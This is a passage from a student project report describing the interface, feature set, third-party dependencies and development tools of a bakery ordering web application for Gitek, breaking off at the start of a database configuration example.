In this chapter we show how the functionality in the application looks like and discuss our thought-process on the design. While the other chapters go into a more detailed description of core functionality, this chapter focuses on how it all functions for the user in regards to dynamic elements, system feedback and general design. First we discuss general design principles in the GUI, such as the system feedback, following this we go over the functionality categorized by the user types discussed in Chapter 3.

6.1 Graphical User Interface

When thinking about the layout and design of our web page, we intended on having a simple, easy to use, easy to understand design that is self-explanatory. Matching colors is a good way of writing proper CSS for all types of elements, which clash well with the selected JavaScript/jQuery libraries we have chosen to use. For our basic layout we decided to use Bootstrap as the framework for the colors, dynamic scaling in design, and the elements that are pre-made, used by others, and in some cases familiar to some of the users. Our back-end management of design and templates is done by the Twig library. It helps us separate logic code from formatting, and design code, making it way easier to identify, and fix problematic code or problem areas. When markup is separated from the code, it looks much cleaner too and is way less confusing to look at.

6.1.1 System User Feedback

A system needs to be responsive to user interaction, otherwise confusion and dissatisfaction will most likely occur. Therefore it's important that every action the user can take gives some form of validation upon execution. When we started developing the web application we did not provide sufficient feedback to the user, and system feedback was made a high priority pretty fast during our scrum meetings when Gitek tested our system. We agreed that the best way to provide feedback to the user was through loading indicators when data was being retrieved or sent, and text messages upon successful and failed actions.

Loading Buttons

For loading indicators we looked at a few different options, until we found 'Ladda for Bootstrap' (See System Dependencies 3 below). As the name indicates, it builds on the Bootstrap framework to provide loading indicators inside buttons, which we use extensively in the application. In Figure 12 and 13 we can see the transition from a Send Ordre button to having it changed to a loading indicator as it's waiting for the server to accept the data.

Goman Kjelstad AS

#	Navn	Type	Antall	Alternativt brød	
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	<input type="text" value="1"/>	<input type="checkbox"/>	<input type="button" value="Historikk"/> <input type="button" value="Slett"/>

Tilleggsopplysninger

Notat til ordren

Autoordre:

Figure 12: The Send Order button before it's clicked

Goman Kjelstad AS

#	Navn	Type	Antall	Alternativt brød	
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	<input type="text" value="1"/>	<input type="checkbox"/>	<input type="button" value="Historikk"/> <input type="button" value="Slett"/>

Tilleggsopplysninger

Notat til ordren

Autoordre:

Figure 13: The Send Order button is changed while data is being sent to the server

This loading feature is used across the web application wherever data is being sent/retrieved and significantly improved the responsiveness of the application (from the users perspective).

Loading Messages

There were a few places where a loading symbol on a button was not possible to use. Instead we inserted a loading message as can be seen in Figure 14. This message was removed as soon as the data was received from the database, and ready to be inserted.





Figure 14: The loading message when a user clicks on product history

Text Messages

Along with loading indicators we felt that it was important that once the loading was complete, a confirmation message appeared stating exactly what had happened. This let the user know whether the action was successful or not, and if not, the user would know what to change.


A good example of this is when a product is added, as multiple things can happen; The product is successfully inserted, in which a green message appears confirming this. The product was not inserted because it already exists, the database is down or one of the forms were empty. With these errors a red box appears instead with the corresponding error message.

Figure 15 shows how a green confirmation message looks like, while Figure 16 shows how a red error looks like.



The screenshot shows a web form titled "Dine Produkter". At the top left is a green button labeled "Legg til et produkt". Below it are several input fields: "Navn:" with an empty text box, "Type:" with a dropdown menu showing "Velg fra eksisterende typer", "Pris:" with a text box containing "0,00", and "Antall på lager:" with a text box containing "0". At the bottom left is a blue button labeled "Legg til". At the bottom center, a green message box displays "Lagt til." with a close button (X) on the right.

Figure 15: A typical confirmation message.



The screenshot shows the same web form as Figure 15. The "Navn:" field now contains the text "Langtidsbakt brød". A red error message box is displayed below the name field, containing the text "Produktet eksisterer allerede.". The "Type:" dropdown menu now shows "type". The "Pris:" and "Antall på lager:" fields remain the same. The blue "Legg til" button is still visible at the bottom left.

Figure 16: An error message indicating what went wrong.

The message boxes also need to disappear once the information is delivered to the user. There are various methods of doing this, we chose to use a static timer on the messages; after 5 seconds the message box will fade out.

One thing we did not take into account during development was what would happen if the connection was aborted in the middle of a load. If the connection to the database is lost, or the internet is cut, it will simply keep loading until the page is manually refreshed. This is not implemented in the final release, but should be a small task in further development of the system.

Datatables

Datatables is a jQuery table plugin. We opted to use this plugin on all the tables in our system. The plugin allows all the tables to be sortable by clicking on the table headers. It also sets up pagination on the tables where there are many records to be shown. A search is also included, which makes it very easy to find the records the user is looking for. An example can be seen in Figure 17.

Søkeresultat

Vis 10 linjer Søk:

Ordrenummer	Ordredato	Forventet leveringsdato	Baker	Status	
1	15.04.2016	25.04.2016	Baker Nilsen	Bestilt	Detaljer
2	15.04.2016	16.04.2016	Goman Kjelstad AS	Leveret	Detaljer
3	15.04.2016	16.04.2016	Baker Hansen	Bestilt	Detaljer
4	15.04.2016	00.00.0000	Goman Kjelstad AS	Under plukking	Detaljer
6	15.04.2016	00.00.0000	Baker Hansen	Autoordre	Detaljer
7	15.04.2016	00.00.0000	Goman Kjelstad AS	Autoordre	Detaljer
8	15.04.2016	00.00.0000	Baker Nilsen	Autoordre	Detaljer
9	15.04.2016	19.04.2016	Baker Hansen	Leveret	Detaljer
11	15.04.2016	19.04.2016	Baker Nilsen	Leveret	Detaljer
17	16.04.2016	17.04.2016	Goman Kjelstad AS	Leveret	Detaljer

Viser 1 til 10 av 33 linjer Forrige 1 2 3 4 Neste

Figure 17: An example of a table with datatables enabled. This was taken from the search functionality and displays a search result.

6.2 General functionality in the application

6.2.1 Merchant

New order

For the merchant to place an order, the menu item "Ny ordre" must be clicked. The user will then be presented with the option to choose a delivery date. The system will set the date to the next day automatically. To add products, it's a matter of choosing the products in the table and click on the button that says "Legg til". Quantity can either be chosen in this table, or in the order table itself. If the user wants to see the history or the shrinkage of a product, the "Historikk"-button can be clicked in the product table. If a message must be given to the baker, the information can be written in the field where it says "Tilleggsopplysninger".

The user can also delete a product by clicking on "Slett" in the order line. If the user

wants to empty the order, the "Fjern alle varer"-button can be used. If the user wants to delete the order, "Slett ordre" can be clicked. If the user wants to proceed with the order, "Send ordre" must be clicked. When the user has sent the order, the system displays a message saying that the order has been placed, displays the orderid and gives a link to view the order. An example of a new order in progress, can be seen in Figure 18.

Ny ordre

Leveringsdato:

Varelinjer

Velg produkt.

Vis 10 linjer Søk:

Navn	Type	Baker	Antall	Legg til	Historikk
BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
BYGGBRØD	HELSESERIEN	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
EKSTRA GROVT TOTENBRØD	LOKALE KJELSTAD BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
FIBER OG FRØ BRØD	HELSESERIEN	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
FORMLOFF	BASIS BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
Frokostkaku	Lof	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
Gårdsbred	SKÅRET BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
Gausdalskaku	Grovbrød	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
GRISLA GROVBRØD	BASIS BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
GRISLA KNEIPP	BASIS BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>

Forrige **1** 2 3 4 5 Neste

Goman Kjelstad AS

#	Navn	Type	Antall	Alternativt brød	Historikk	Slett
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	<input type="text" value="1"/>	<input type="checkbox"/>	<input type="button" value="Historikk"/>	<input type="button" value="Slett"/>

Tilleggsopplysninger

Notat til ordren

Autoordre:

Figure 18: An example of a new order in progress.

Auto order

Auto orders was quite an important function for the whole system. After the basic order functionality was in place, Gitek wanted us to prioritize the auto orders. An auto order is placed just like a normal order; the user adds all the products and quantity to an order, but before the order is sent, the auto order interval must be set. To do that, the user must check the "Autoordre" checkbox. The system will display a modal with parameters to set. An example can be seen in Figure 19. The first parameter is how often the auto order should run. The interval is divided in weeks. The next parameter sets which weekday the order shall be placed. The last parameter defines when the auto order should expire.

Each Thursday, a script will run in the back-end and check all auto orders in the system.

Every order that qualifies for next weeks run, will be placed in the system. The merchant now has the opportunity to change the orders for the coming week.

The screenshot shows a modal window titled 'Autoordre' with a sub-header 'Gjenta ordre'. It contains the following fields:

- Hvor ofte skal den gå:** A dropdown menu with 'Hver uke' selected.
- Hvilken ukedag:** A dropdown menu with 'Mandag' selected.
- Avsluttes:** A group of radio buttons:
 - Aldri
 - Etter
 - dd.mm.åååå (with a calendar icon)

Below the radio buttons, there is a text input field containing 'gjentagelser'. At the bottom right of the modal is a 'Lagre' button.

Figure 19: An example of the modal with the auto order parameters.

Shrinkage

To register shrinkage, the user clicks on the "Svinn" menuitem. The user will then be presented with a page looking like figure 20. At the top the user gets presented with a table containing all the products that has shrinkage registered. The second table displays all the delivered orders during the last two weeks. When the user clicks on the "Svinn"-button on a given order, the user can register svinn on all the products in that order.

Brød med svinn					
Vis	10	linjer	Søk: <input type="text"/>		
Brødnavn	Brødtype	Bestilte	Svinn #	Svinn %	
BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	10	3	30.00%	
BYGGBRØD	HELSESERIEN	3	1	33.33%	
Forrige 1 Neste					

Leveret de siste ukene			
Ordrenummer	Ordredato	Forventet Levering	Baker
60	2016-05-11 10:13:12	2016-05-12	Goman Kjelstad AS
61	2016-05-11 10:13:12	2016-05-12	Baker Nilsen
62	2016-05-11 10:13:12	2016-05-12	Baker Hansen

Figure 20: An example of the shrinkage view.

Order history

To see the status of orders placed, an order history was made. The user can look at this history by clicking on "Ordrehistorikk" in the menu. The user is presented with 5 tables, all with different colorcoding according to the status of each order. An example is given in Figure 21.

The first table contains all the auto orders. The start date, the baker, the repeat interval and the expiry of each order are displayed on each line. If the user wants to see the order, the "Detaljer"-button can be clicked.

The second tables contains all the orders that has the status "ordered". The orderdate, expected deliverydate and the baker are displayed on each line. The "Detaljer"-button is also present.

The third table contains all the orders with status "confirmed".

The fourth table contains all the orders with status "under processing".

The fifth and final table contains all the orders with status "delivered". This table is just like the others except that it shows just the orders that has been delivered the last week. This was done to not flood the table with old orders.

Autoordre					
AutoordreID	Startdato	Baker	Gjentas hver	Avsluttes	
5	15.04.2016	Baker Hansen	Hver uke, på mandag	Etter 9 ganger	Detaljer
6	15.04.2016	Baker Hansen	Hver uke, på tirsdag	Aldri	Detaljer

Bestilt				
Ordrenummer	Ordredato	Forventet Levering	Baker	
1	15.04.2016	25.04.2016	Baker Nilsen	Detaljer
24	18.04.2016	26.04.2016	Goman Kjelstad AS	Detaljer

Bekreftet				
Ordrenummer	Ordredato	Forventet Levering	Baker	
41	21.04.2016	22.04.2016	Goman Kjelstad AS	Detaljer
42	21.04.2016	29.04.2016	Goman Kjelstad AS	Detaljer


Under Pakking				
Ordrenummer	Ordredato	Forventet Levering	Baker	
4	15.04.2016	00.00.0000	Goman Kjelstad AS	Detaljer
45	23.04.2016	25.04.2016	Goman Kjelstad AS	Detaljer

Leveret den siste uken				
Ordrenummer	Ordredato	Forventet Levering	Baker	
60	11.05.2016	12.05.2016	Goman Kjelstad AS	Detaljer
61	11.05.2016	12.05.2016	Baker Nilsen	Detaljer

Figure 21: An example of the order history for the merchant.

Search

To be able to find orders in the system, we made it possible to search for orders using different search terms. Our search form can be seen in Figure 22. The user can specify different search parameters to find the orders. If no parameters are specified, the system searches for all orders belonging to the logged in user.



The image shows a search form titled "Søk i ordre". It contains several input fields and dropdown menus arranged in two columns. The left column includes "Ordrenummer:" with a text input field containing "Ordrenummer", "Dato fra:" with a date input field containing "dd.mm.åååå" and a calendar icon, "Varenummer:" with a text input field containing "Varenummer", and "Status:" with a dropdown menu showing "Alle". The right column includes "Selger:" with a dropdown menu showing "Alle", "Dato til:" with a date input field containing "dd.mm.åååå" and a calendar icon, and "Varenavn:" with a dropdown menu showing "Alle". At the bottom center, there are two buttons: a red "Nullstill" button and a blue "Søk" button.

Figure 22: An example of the search form in our system.

6.2.2 Baker

Product administration

Along with updating order statuses, product management is the most important functionality for the baker. When managing products, the baker can add products as well as edit them. How creating a product works is also further described in Chapter 7 - Implementation through a sequence diagram, figure 38.

Starting off with creating products we created a composite image of the different actions that can happen, as shown in Figure 23. Every message that can be generated is shown, as well as how auto complete is used.

Gitek Bestill Hjem Ordrehistorikk Ordresøk Produktadministrasjon Logget inn som Baker, Goman Kjelstad AS Logg ut

Dine Produkter

Legg til et produkt

Navn:

Produktet eksisterer allerede.

Type:
 Velg fra eksisterende typer ▾

BARNEBRØD

BASIS BRØD

STEINBAKTE BRØD

Antall på lager:

Legg til

Lagt til.

Begge feltene må fylles inn.

Navn:
 Produktnavn kan ikke eksistere fra før av.

Type:
 Når en produkttype skrives inn og den ikke eksisterer fra før, blir en ny opprettet sammen med innskrevet produktnavn.
 Hvis eksisterende skrives/velges fra menyen, blir det innskrevne produktet tilhørende denne typen.

Produkter

Vis linjer Søk:

ID	Navn	Type	Pris	Lagerstatus	
186	Langtidsbakt brød	Grovt brød	10.00	10	Rediger Slett
185	Gårdsbrød	SKÅRET BRØD	6.00	10	Rediger Slett
183	Gausdalskaku	Grovbrød	820.00	10	Rediger Slett

Figure 23: Display of how adding a product looks like. Note: With the AutoComplete dropdown open it overshadows the Price input form.

With editing a product our goal was to make it easy to use with plenty of functionality. For example we made it so that editing products are done directly on the page. Because of this, it was important that we didn't clutter the page with too many buttons. When the baker views the products, each product initially has a 'Rediger' button and a 'Slett' button, as seen in Figure 24.

186	Langtidsbakt brød	Grovt brød	10.00	10	Rediger	Slett
-----	-------------------	------------	-------	----	---------	-------

Figure 24: The default buttons on a product.

As discussed in the graphical user interface section, it's important that the user constantly receives feedback on what's happening. When the baker clicks on the 'Rediger' button a couple of things happen, as seen in Figure 25. The selected product line will be highlighted, and the Name field is automatically focused and ready to be written into. Notice that the 'Slett' button is changed to 'Avbryt', and the 'Rediger' button is unchanged.

186	Langtidsbakt brød	Grovt brød	10.00	10	Rediger	Avbryt
185	Gårdsbrød	SKÅRET BRØD	6.00	10	Rediger	Slett

Figure 25: Baker has started editing a product.

Now, when the baker starts editing the product, the 'Rediger' button will change to 'Lagre' on the first keystroke, as can be seen in Figure 26. As shown in the sequence diagram in Chapter 7, we make the use of autocomplete on the product type. This is available when editing the product type as well.

186	Langtidsbakt brødEndring	Grovt brød	10.00	10	Lagre	Avbryt
185	Gårdsbrød	SKÅRET BRØD	6.00	10	Rediger	Slett

Figure 26: Both buttons are now changed.

If the baker now clicks on 'Avbryt', the changes made are reverted back to how it was when the page first loaded. Clicking on 'Lagre' simply sends the updated information to the database and saves it. Checking for existing products is done here as well, similar to when creating a product. If the change was successful, a confirmation is displayed, as seen in Figure 27, and the buttons are reverted to default.

186	Langtidsbakt brødEndring	Grovt brød	10.00	10	Rediger	Slett
Endring lagret. x						

Figure 27: Confirmation message on the save. An error message will be displayed instead on unsuccessful edits.

Search

The baker can also search for orders. The only difference in the search form compared to a merchant is that the baker can search on stores instead of bakers. The baker will

not see the auto order entry itself like the merchant does, but rather the orders that are generated by it.

Order history

The order history is almost the same as the one displayed to the merchant, only that the table with auto orders are missing. An example of this history is shown in Figure 28.

Ordrehistorikk

Bestilt						
Ordrenummer	Ordredato	Forventet Levering	Kunde			
24	18.04.2016	26.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▾	
37	18.04.2016	25.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▾	

Bekreftet						
Ordrenummer	Ordredato	Forventet Levering	Kunde			
41	21.04.2016	22.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▾	
42	21.04.2016	29.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▾	

Under Pakking						
Ordrenummer	Ordredato	Forventet Levering	Kunde			
4	15.04.2016	00.00.0000	Coop Mega Raufoss	Detaljer	Endre Status ▾	
45	23.04.2016	25.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▾	

Leverert den siste uken						
Ordrenummer	Ordredato	Forventet Levering	Kunde			
57	01.05.2016	02.05.2016	Coop Mega Raufoss	Detaljer		
60	11.05.2016	12.05.2016	Coop Mega Raufoss	Detaljer		

Figure 28: An example of the orderhistory for the baker.

The history is also used for changing the status of an order. In the three first tables, a dropdown-menu is available. If the user clicks here, the status of an order can be changed by clicking on the correct status. The order will then be removed from the current table and moved to the table containing the orders with that status. A message will be given on the right side in the header of the column saying that the order has been moved. Upon moving an order it will be highlighted in a light blue color that fades out fairly quickly, as an additional indicator on where it was moved to.

An example can be seen in Figure 29 and 30. If "Leverert" is chosen, a modal is displayed to the user confirming if the user really wants to do that.

Ordrehistorikk

Bestilt					
Ordrenummer	Ordredato	Forventet Levering	Kunde		
4	15.04.2016	00.00.0000	Coop Mega Raufoss	Detaljer	Endre Status ▼
24	18.04.2016	26.04.2016	Coop Mega Raufoss	Detaljer	Bekreftet Under Pakking Levert

Bekreftet					
Ordrenummer	Ordredato	Forventet Levering	Kunde		
41	21.04.2016	22.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▼
42	21.04.2016	29.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▼

Figure 29: Baker selects new status of an order.

Ordrehistorikk

Bestilt						Ordre #4 endret til Bekreftet
Ordrenummer	Ordredato	Forventet Levering	Kunde			
24	18.04.2016	26.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▼	

Bekreftet						
Ordrenummer	Ordredato	Forventet Levering	Kunde			
4	15.04.2016	00.00.0000	Coop Mega Raufoss	Detaljer	Endre Status ▼	
41	21.04.2016	22.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▼	
42	21.04.2016	29.04.2016	Coop Mega Raufoss	Detaljer	Endre Status ▼	

Figure 30: The order is moved, with indicators on the operation. Notice the message in the red header at the top.

6.2.3 Administrator

Calendar and campaigns

The calendar and campaigns were also functionality that was high in the priority list. The logic behind the campaign is that when an order is placed, the merchant can account for active campaigns when ordering.

The way the campaign info works, is that when a campaign is active, a message is shown on the top of the page when ordering. This can be seen in Figure 31.




Figure 31: An example of an active campaign displayed when placing an order.

The admin is the person responsible for adding campaigns in the system, and it's done via the "Kalendar" menu item. The start- and stop date and a description is all that is necessary to create a campaign. Once the campaign is submitted, every user will be able to view this entry in the calendar on their start page.

This brings the attention to the calendar. When a user enters the system after login, the calendar is displayed. The current month is the default view when the page loads. The calendar marks the current date to help the user easily see what's happening today. All the campaigns and the orders for that month is displayed.

This gives the user an overview of everything that is happening. The user can select a weekly or daily view in the calendar as well. And finally, the user can look through the previous or next month/week/day depending on the selected view. All the campaigns and orders are clickable. When a campaign is clicked, a modal with information about the campaign is shown. When an order is clicked, the user will be taken to a page where the order will be shown.

An example of the calendar can be seen in Figure 32. At the bottom, a legend is shown which explains the color coding of the orders. The orders have different colors according to their status.

Another feature that Gitek wanted, was some way of knowing which orders were generated by auto orders. We agreed on using a symbol to mark those orders. In figure 32 and 17, a red circle can be seen on two orders.




Figure 32: A calendar example.

The merchant and the baker can also view the calendar and click on campaigns and orders when they are logged in.

6.3 System dependencies

In this section we go over the different components the web application consists of, giving an overview in a table before giving a brief description on them.

Name	Version	Licence	URL
jQuery	1.12.3	MIT	https://jquery.com
jQuery-ui	1.11.14	MIT	https://jqueryui.com
Bootstrap	3.3.6	MIT	http://getbootstrap.com
Bootstrap-dialog	1.35.1	MIT	https://github.com/nakupanda/bootstrap3-dialog
Ladda for Bootstrap	0.9.4	MIT	https://github.com/msurguy/ladda-bootstrap
Bootstrap-datepicker	1.6.0	Apache v2.0	https://github.com/eternicode/bootstrap-datepicker
Datatables	1.10.11	MIT	https://datatables.net
FullCalendar	2.6.1	MIT	http://fullcalendar.io
Twig	1.24.0	BSD	http://twig.sensiolabs.org

Table 3: Table with components in use.

jQuery

jQuery was pretty much the heart of the system. It was used for fetching information from the database with Ajax, and inserting this into the page. It was also used for manipulating the page and doing everything dynamically in a way that didn't need a page reload.

jQuery-UI

jQuery-UI was used for autocompletion in the product management page when logged in as a baker.

Bootstrap

Bootstrap was the main framework for the looks of the system.

Bootstrap-dialog

This plugin was used for easier usage of modals in our system. The modals were mostly used where an extra confirmation was needed. When deleting an order or a product, a modal was shown to confirm the action. The modal was also used for setting the parameters of an auto order.

Ladda for Bootstrap

Ladda was used for showing "loading" indicators when the system was communicating with the database. This was to ensure the user knew that the system was working, and not freezing or doing nothing.

Bootstrap-datepicker

As not all browser have a datepicker built-in, we added one written for Bootstrap. This makes it easier for the user to choose a date. It was used in search and in the calendar for adding campaigns.

Datatables

Datatables is a tool for adding features to a table. As a table can often contain many records, it's not always easy to find what you are looking for. We used this tool in all our tables, and we used it to enable search, sorting and pagination in our tables.

FullCalendar

This plugin was used to show a graphical view of a calendar. The calendar showed all the campaigns in the system, and also showed the orders belonging to the logged in merchant or baker.

Twig

Twig was our templating engine combined with PHP to separate the PHP code from the HTML in each page.

7 Implementation

In this chapter we discuss how we implemented each part of the system. First we look into the different tools used during development, such as the IDE (Integrated Development Environment) and Git. Then we show how the server-side is implemented, how the server communicates with the database and how this data is sent to the client. Finally we elaborate on how some of the core functionality in the web application operate, showcasing the work-flow through sequence diagrams.

7.1 Tools

ShareLaTeX

We have chosen to use ShareLaTeX because we were already planning to use LaTeX syntax on our report for the advanced features and the professional look. Since we have a free ShareLaTeX license through the university it pointed itself out as a good way to work in collaboration live on the same document while giving us the option to chat and recompile previews of our documents on the go. It also keeps track of all changes making it possible to look back in history of the document to see what have been removed and added at what times by who, and of course restore to a previous point in time. Alternatively we could have placed the LaTeX document in a Git repository and edited it locally.

Dropbox

When looking for a file-sharing service to sync and share files internally within our team we were looking at Google Drive and Dropbox . Dropbox is supported by ShareLaTeX for live-synchronization with the files we are working on, so that we always have a fresh local copy of our full LaTeX document as a form of backup.

Github

We were looking at both GitHub and BitBucket when looking for a repository for development and chose GitHub on the grounds that it's the most popular provider. GitHub has it's own bugtracker which we decided to use to keep track of issues found during the testing of our system. With the bugtracker, a commit can be used to close an issue. In that way, if the developer only submits the bugfix, it is easy to see what was done to fix the issue. This was something we focused on, and used throughout the development.

We also used GitHub's 'webhooks', which are URLs that receive a GET request from GitHub's defined ip addresses every time a push is done to the repository. By ignoring the local copies of the configuration on the developers machines we could have a live head-development copy of the system. This was a great way to demo how it would look, work, and act like in a production-like environment. If you want to see a recent change or show it by pushing your code, the other developer can choose to instantly go to this development site to see the head of repository running.

PhpStorm

For our IDE we chose to work with PhpStorm. PhpStorm is built on JetBrains' IntelliJ IDEA platform and supports syntax highlighting for both Javascript and HTML on top of PHP, making it the ultimate tool for our system. PhpStorm is also fully integrated with Git, showing where files differ from the repository and makes branching, pulling and pushing easy.

Trello

Trello was used as our scrum board to keep track of tasks delegated, and to have a virtualization of what our backlog looked like during the project.

Microsoft Project

Used for Gantt chart and time management virtualization, putting time used into perspective and making it possible to compare what different tasks take up, making it easier to estimate future tasks in time consumption.

Diagram Editor

To create our diagrams we used a tool called Dia. Dia is an open source tool used to make structured UML diagrams and more.

Local web-server

During development, we used a local web-server on our machines which consisted of Apache, PHP and MySQL. This made it much easier to develop, than to run the code on a remote server each time we wanted to try out our code.

Development web-server

For our demo work, we had a remote server where we pushed all commits onto. At each meeting with Gitek, we ran the code from that server. The server consisted of NGINX, PHP and MySQL.

The same server also had a development site where we used webhooks to pull the latest commit from our repo.

MediaWiki

To keep track of meetings, future development, resources, notes, sprints and pretty much everything else during the development, we implemented a Wiki on our remote server. MediaWiki was used as the Wiki-system.

7.2 Database

To implement our MySQL database we used PDO (PHP Data Objects). PDO is a PHP implementation used to communicate with databases in equal or similar forms across a wide range of different databases. All of our configuration and implementation-independent information is stored in a configuration file `config.ini` in the following format:

```

1 [database]
2
3 server    = database.gitek.no
4 database = gitekb
5 username = dev
